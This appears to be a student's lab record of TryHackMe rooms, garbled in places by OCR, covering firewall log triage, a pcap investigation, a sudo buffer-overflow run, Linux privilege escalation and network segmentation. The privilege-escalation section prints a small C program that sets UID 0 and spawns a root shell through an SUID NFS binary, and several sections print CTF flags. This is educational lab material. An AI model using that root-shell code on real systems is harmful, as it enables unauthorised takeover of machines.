2025-09-03 02:19:50 ALLOW TCP 203.0.113.45:40119 -> 10.0.0.50:443
2025-09-06 02:49:07 ALLOW TCP 203.0.113.45:61832 -> 10.0.0.60:3389
2025-09-07 14:56:28 ALLOW TCP 203.0.113.45:51657 -> 10.0.0.50:23
```

```
ubuntu@tryhackme:~/Desktop/Perimeter_logs/challenge$ cat firewall.log | grep "198.51.100.77" | cut -d' ' -f5,6,7 | uniq | sort
10.0.0.51:40000 -> 198.51.100.77:8080
10.0.0.51:40001 -> 198.51.100.77:8080
10.0.0.51:40002 -> 198.51.100.77:8080
10.0.0.51:40003 -> 198.51.100.77:80
10.0.0.51:40004 -> 198.51.100.77:80
10.0.0.51:40005 -> 198.51.100.77:80
10.0.0.51:40006 -> 198.51.100.77:80
10.0.0.51:40007 -> 198.51.100.77:80
10.0.0.51:40008 -> 198.51.100.77:80
10.0.0.51:40009 -> 198.51.100.77:8080
10.0.0.51:40010 -> 198.51.100.77:80
10.0.0.51:40011 -> 198.51.100.77:80
10.0.0.51:40012 -> 198.51.100.77:80
10.0.0.51:40013 -> 198.51.100.77:80
10.0.0.51:40014 -> 198.51.100.77:8080
```

Result:

Thus, the **Network Security Essentials** room was completed successfully in TryHackMe. Knowledge about network threats, security devices, secure communication methods, and network protection techniques was gained successfully.

ANALYZE THE MALICIOUS NETWORK TRAFFIC USING TRYHACKME


Expt:4


Aim:


To investigate and analyze a compromised Windows system using digital forensics techniques, identify malicious activities, and understand how attackers operate through the TryHackMe **Carnage** room.


Procedure:

1. Logged in to the TryHackMe platform and opened the **Carnage** room.
2. Reviewed the given scenario and collected the provided evidence files.
3. Analyzed system logs, suspicious files, and artifacts related to the attack.
4. Investigated processes, registry entries, startup locations, and scheduled tasks.
5. Identified indicators of compromise such as malicious files, persistence methods, and attacker actions.
6. Used forensic tools to inspect evidence and recover important information.
7. Traced the attack timeline and determined how the compromise occurred.
8. Answered all questions and completed the room successfully.


carnage.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol
Frame 1: 381 bytes on wire
Ethernet II, Src: HewlettP_
Internet Protocol Version 4
User Datagram Protocol, Src
Dynamic Host Configuration
Appearance
Columns
Font and Colors
Layout
Capture
Expert
Filter Buttons
Name Resolution
Protocols
RSA Keys
Statistics
Advanced
Displayed Title
No.
Time
Source
Destination
Protocol
Length
Info
Help
OK
Delta time
Delta time displayed
Dest addr (resolved)
Dest addr (unresolved)
Dest port (resolved)
Dest port (unresolved)
Destination address
Destination port
Expert Info Severity
FW-1 monitor if/direction
Frequency/Channel
Hardware dest addr
Hardware src addr
Hw dest addr (resolved)
Hw dest addr (unresolved)
Hw src addr (resolved)
Hw src addr (unresolved)
IEEE 802.11 RSSI
IEEE 802.11 TX rate
IP DSCP Value
Information
Net dest addr (resolved)
Net dest addr (unresolved)
Net src addr (resolved)
Net src addr (unresolved)
Network dest addr
Network src addr
Number
Packet length (bytes)
Protocol
Relative time
Source address
Source port
Src addr (resolved)
Src addr (unresolved)
Src port (resolved)
Src port (unresolved)
TEI
UTC date, as YYYY-MM-DD, and time
UTC date, as YYYY/DOY, and time
Profile: Default


carnage.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
1735 56.248525 10.9.23.102 85.187.128.24 HTTP 514 GET /incidunt-consequatur/documents.zip HTTP/1.1
2173 59.234150 85.187.128.24 10.9.23.102 HTTP 580 HTTP/1.1 200 OK
3822 153.653113 10.9.23.102 208.91.128.6 HTTP 281 POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF5eWV9f3k= HTTP/1.
3851 154.401688 208.91.128.6 10.9.23.102 HTTP 634 HTTP/1.1 200 OK (text/html)
3968 178.767210 10.9.23.102 208.91.128.6 HTTP 285 POST /zLIisQRWZI9/ASk5Kx8SPR81JjE5oTg9GkN6fGFyZH1/YXp6eQ== HTT
3912 179.543303 208.91.128.6 10.9.23.102 HTTP 634 HTTP/1.1 200 OK (text/html)
3996 203.829455 10.9.23.102 208.91.128.6 HTTP 285 POST /zLIisQRWZI9/fXMKNg0nKzN/DA15DggBI0N6fGFyZH1/YXp6eQ== HTT
4000 204.546015 208.91.128.6 10.9.23.102 HTTP 634 HTTP/1.1 200 OK (text/html)
4006 228.842458 10.9.23.102 208.91.128.6 HTTP 273 POST /zLIisQRWZI9/eOkkAA8bInx9Rnp6ZXVheX1lfX95 HTTP/1.1 Contin
4010 229.568579 208.91.128.6 10.9.23.102 HTTP 634 HTTP/1.1 200 OK (text/html)
4017 254.037243 10.9.23.102 208.91.128.6 HTTP 293 POST /zLIisQRWZI9/LjI+JSoqJQ41B1wyAhR7KngvHgopKBhFfntkcmJ9eGR6
4021 254.776306 208.91.128.6 10.9.23.102 HTTP 634 HTTP/1.1 200 OK (text/html)
4027 279.063986 10.9.23.102 208.91.128.6 HTTP 289 POST /zLIisQRWZI9/HDN9N5cAAw8PKwEFM10/JTI5PEZ6eWV1YX15ZX1/eQ
4031 279.793085 208.91.128.6 10.9.23.102 HTTP 634 HTTP/1.1 200 OK (text/html)
4037 304.198570 10.9.23.102 208.91.128.6 HTTP 273 POST /zLIisQRWZI9/CAsZDz1/MEJ0f2V2ZX58ZXt7fg== HTTP/1.1 Contin
Frame 1735: 514 bytes on wire (4112 bits), 514 bytes captured (4112 bits)
Encapsulation type: Ethernet (1)
Arrival Time: Sep 24, 2021 16:44:38.990412000 UTC
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1632501878.990412000 seconds
[Time delta from previous captured frame: 0.000588000 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 56.248525000 seconds]
Frame Number: 1735
Frame Length: 514 bytes (4112 bits)
Capture Length: 514 bytes (4112 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:tcp:http]
[Coloring Rule Name: HTTP]
[Coloring Rule String: http || tcp.port == 80 || http2]





Result:

Thus, the **Carnage** room was completed successfully in TryHackMe. Knowledge about Windows forensics, malware investigation, persistence mechanisms, and incident analysis was gained successfully.

STACK BASED BUFFER OVERFLOW ATTACK


Expt:5

Aim:

To understand the concept of buffer overflow vulnerabilities in the **sudo** program, analyze privilege escalation techniques, and learn methods to identify and exploit such security weaknesses through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Sudo Buffer Overflow** room.
2. Reviewed the room scenario and learned about the sudo utility and privilege escalation.
3. Studied the concept of **buffer overflow**, where excess input overwrites memory.
4. Analyzed the vulnerable sudo version provided in the lab environment.
5. Identified how improper input validation can lead to memory corruption.
6. Practiced exploiting the vulnerability to gain elevated privileges in the controlled environment.
7. Learned mitigation methods such as patching software, updating sudo versions, and secure coding practices.
8. Completed all tasks and answered the room questions successfully.



```
tryhackme@sudo-bof:~$ ls
exploit
tryhackme@sudo-bof:~$ whoami
tryhackme
tryhackme@sudo-bof:~$ ./exploit
[sudo] password for tryhackme:
Sorry, try again.
# whoami
root
#
```

```
# cd /root
# cat root.txt
THM{buff3r_0v3rfl0w_rul3s}
```

Result:

Thus, the **Sudo Buffer Overflow** room was completed successfully in TryHackMe. Knowledge about buffer overflow attacks, privilege escalation, sudo vulnerabilities, and security mitigation techniques was gained successfully.

DEMONSTRATE LINUX PRIVILEGE ESCALATION


Expt:6

Aim:

To understand various privilege escalation techniques in Linux systems, identify common misconfigurations, and learn methods used to gain higher privileges through the TryHackMe platform.


Procedure:

1. Logged in to the TryHackMe platform and opened the **Linux Privilege Escalation** room.
2. Reviewed the Linux system environment and user permissions.
3. Enumerated system information such as kernel version, running services, users, and groups.
4. Checked for misconfigured **SUID/SGID** files, writable files, and insecure permissions.
5. Investigated scheduled tasks such as cron jobs for possible exploitation.
6. Analyzed sudo privileges using sudo -l to identify allowed commands.
7. Explored environment variables, PATH hijacking, and weak service configurations.
8. Practiced privilege escalation techniques in the lab environment and completed all tasks successfully.



```
$ hostname
wade7363
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
$
```

```
$ python --version
Python 2.7.6
$ python3 --version
Python 3.4.0
$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```




```
# cat /home/matt/flag1.txt
THM-28392872729920
#
```

```
$ ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found
$ cd home
$ ls
karen  ubuntu
$ cd ubuntu
$ ls
flag4.txt  view
$ cat flag4.txt
THM-9349843
```

```
GNU nano 8.3
#include <unistd.h>
#include <stdlib.h>

int main()
{
setgid(0);
setuid(0);
system("/bin/bash");
return 0;
}
```

```
$ cd /tmp
$ ls -l
total 768
-rwsr-sr-x 1 root root 764312 May 20 02:31 nfs
-rw-r--r-- 1 root root    109 May 20 02:26 nfs.c
drwx------ 3 root root   4096 May 20 01:12 snap.lxd
drwx------ 3 root root   4096 May 20 01:12 systemd-private-b9235
drwx------ 3 root root   4096 May 20 01:12 systemd-private-b9235
drwx------ 3 root root   4096 May 20 01:12 systemd-private-b9235
$ ./nfs
root@ip-10-10-125-16:/tmp# cat /home/matt/flag7.txt
THM-89384012
root@ip-10-10-125-16:/tmp#
```

Result:

Thus, the **Linux Privilege Escalation** room was completed successfully in TryHackMe. Knowledge about Linux permissions, system enumeration, common vulnerabilities, and privilege escalation techniques was gained successfully.

SECURE NETWORK ARCHITECTURE


Expt:7

Aim:

To understand the design of secure network architecture, network segmentation methods, and security controls used to protect organizational networks through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Secure Network Architecture** room.
2. Learned the basic concept of secure network design and layered security.
3. Studied network zones such as internal network, DMZ, external network, and guest network.
4. Understood the use of firewalls, routers, and switches for traffic control.
5. Learned about network segmentation using VLANs and subnetting.
6. Explored secure remote access methods such as VPN.
7. Studied Intrusion Detection and Prevention Systems (IDS/IPS).
8. Learned the importance of access control, monitoring, and regular patching.
9. Completed all tasks and answered the room questions successfully.



set zone-policy zone	DMZ	default-action	drop
set zone-policy zone	DMZ	interface	Eth0.10
set zone-policy zone	LAN	default-action	drop
set zone-policy zone	LAN	interface	Eth0.20
set firewall name	dmz-lan	description	dmz-wan
set firewall name	dmz-lan	default-action	drop
set firewall name	dmz-lan	rule 100 action	accept
set firewall name	dmz-lan	rule 100 protocol	http

Result:

Thus, the **Secure Network Architecture** room was completed successfully in TryHackMe. Knowledge about secure network design, segmentation, firewalls, VPNs, and network protection techniques was gained successfully.

PERFORM ROOTKIT DETECTION AND REMOVAL USING RKHUNTER TOOL


Expt:8

Aim:

To understand the structure of the Linux file system, analyze important directories and files, and perform basic forensic analysis through the TryHackMe platform.

Procedure:

1. Logged in to the TryHackMe platform and opened the **Linux File System Analysis** room.
2. Learned the hierarchical structure of the Linux file system starting from the root directory /.
3. Studied important directories such as /bin, /etc, /home, /var, /tmp, and /usr.
4. Analyzed system configuration files, user account files, and log files.
5. Used Linux commands such as ls, cd, pwd, cat, find, and grep to examine files and folders.
6. Investigated file permissions, ownership, and hidden files.
7. Identified suspicious or unusual files during analysis.
8. Completed all tasks and answered the room questions successfully.



```
┌──(root㉿kali)-[/home/kali/thm/linux_file_system_analysis]
└─# ssh investigator@10.10.109.231
The authenticity of host '10.10.109.231 (10.10.109.231)' can't be established.
ED25519 key fingerprint is SHA256:zUmNMRHAUfIOD7hO265t3DMhg6mHdqTaCizlzz2W5uE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
